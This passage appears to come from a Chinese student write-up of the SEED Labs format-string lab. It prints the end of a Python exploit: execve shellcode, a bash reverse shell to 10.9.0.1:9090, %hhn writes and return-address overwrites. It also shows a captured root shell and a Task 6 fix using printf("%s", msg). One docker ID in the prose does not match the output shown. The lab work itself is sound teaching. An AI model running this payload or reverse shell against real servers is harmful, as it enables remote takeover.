    "\x89\x5b\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # The * in this line serves as the position marker
    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"
    "AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBBBBBB" # Placeholder for argv[1] --> "-c"
    "CCCCCCCC" # Placeholder for argv[2] --> the command string
    "DDDDDDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_64

# Put the shellcode somewhere in the payload
start = 1200 # Change this number
content[start:start + len(shellcode)] = shellcode

s = "%p"*(159 - 2) + "%174lld"+"%hhn"+"%128lld"+"%hhn"+"%256lld"+"%hhn"+"%256lld"+"%hhn"+"%234lld"+"%hhn"+"%71lld"+"%hhn"
fmt = (s).encode('latin-1')
content[0:len(fmt)] = fmt

# %rsp at 0x00007fffffff430; return address at 0x00007fffffff438
addr1 = 0x00007fffffff2cd
content[100:1008] = (addr1).to_bytes(8,byteorder='little')
addr2 = 0x00007fffffff2cc
content[1016:1024] = (addr2).to_bytes(8,byteorder='little')
addr3 = 0x00007fffffff2cb
content[1032:1040] = (addr3).to_bytes(8,byteorder='little')
addr4 = 0x00007fffffff2ca
content[1048:1056] = (addr4).to_bytes(8,byteorder='little')
addr5 = 0x00007fffffff2c9
content[1064:1072] = (addr5).to_bytes(8,byteorder='little')
addr6 = 0x00007fffffff2c8
content[1080:1088] = (addr6).to_bytes(8,byteorder='little')

# Save the format string to file
with open('badfile', 'wb') as f:
    f.write(content)
```

```
seed@VM101:~/Downloads/Labsetup/attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 41884
root@4a9eb928281f:/fmt#
```

查看 10.9.0.6 的 docker ID，确实是 b6e6c9b44d19，说明攻击成功

```
seed@VM101:~/Downloads/Labsetup/attack-code$ dockps
d204d790e005 server-10.9.0.5
4a9eb928281f server-10.9.0.6
seed@VM101:~/Downloads/Labsetup/attack-code$ ./exploit
```

任务 6: 解决问题

还记得 gcc 编译器生成的警告消息吗？请解释它的含义。请修复服务器程序中的漏洞，并重新编译它。编译器警告消失了吗？你的攻击还会有效吗？你只需要尝试你的一个攻击来看看它是否仍然有效。

警告信息：warning: format not a string literal and no format arguments [-Wformatsecurity] 这个警告是由 GCC 的 -Wformat-security 选项触发的。它告诉开发者：printf 函数的第一个参数（格式化字符串）不是一个字符串字面量（即用双引号括起来的固定字符串，如 "Hello"），而是一个变量，并且没有提供任何后续的格式化参数。printf 的设计初衷是第一个参数应该是开发者编写的格式模板（如 printf("Count: %d", count)）。当我们将用户可控的变量 msg 直接作为第一个参数传递给 printf(msg) 时，如果 msg 中包含了 %s, %x, %n 等特殊字符，printf 会错误地将用户的数据当成代码（格式指令）来执行。这就是格式化字符串漏洞的根源。编译器检测到了这种危险的写法，警告可能会有安全隐患。解决方法很简单，只需要将 printf 对应的代码，将直接输出改为格式化输出。

```

/home/seed/Downloads/Labsetup/server-code/format.c - Mousepad
File Edit Search View Document Help

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 10 and 400 */
#ifdef BUF_SIZE
#define BUF_SIZE 100
#endif

#if __x86_64__
    unsigned long target = 0x1122334455667788;
#else
    unsigned int target = 0x11223344;
#endif

char *secret = "A secret message\n";

void dummy_function(char *str);

void myprintf(char *msg)
{
    #if __x86_64__
        unsigned long int *framep;
        // Save the rbp value into framep
        asm("movq %rbp, %0" : "=r" (framep));
        printf("Frame Pointer (inside myprintf): 0x%.16lx\n", (unsigned long) framep);
        printf("The target variable's value (before): 0x%.16lx\n", target);
    #else
        unsigned int *framep;
        // Save the ebp value into framep
        asm("movl %ebp, %0" : "=r" (framep));
        printf("Frame Pointer (inside myprintf): 0x%.8x\n", (unsigned int) framep);
        printf("The target variable's value (before): 0x%.8x\n", target);
    #endif
    printf("%s", msg);
    #if __x86_64__
        printf("The target variable's value (after): 0x%.16lx\n", target);
    #else
        printf("The target variable's value (after): 0x%.8x\n", target);
    #endif
}

}
format-string vulnerability
```

```

seed@VM101:~/Downloads/Labsetup/server-code$ make
gcc -DBUF_SIZE=100 -z execstack -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack -o format-64 format.c
seed@VM101:~/Downloads/Labsetup/server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
```


发现我的攻击无效了，格式化字符串会被当成普通字符串输出，而不会真正移动 AP 指针造成漏洞。

[illegible]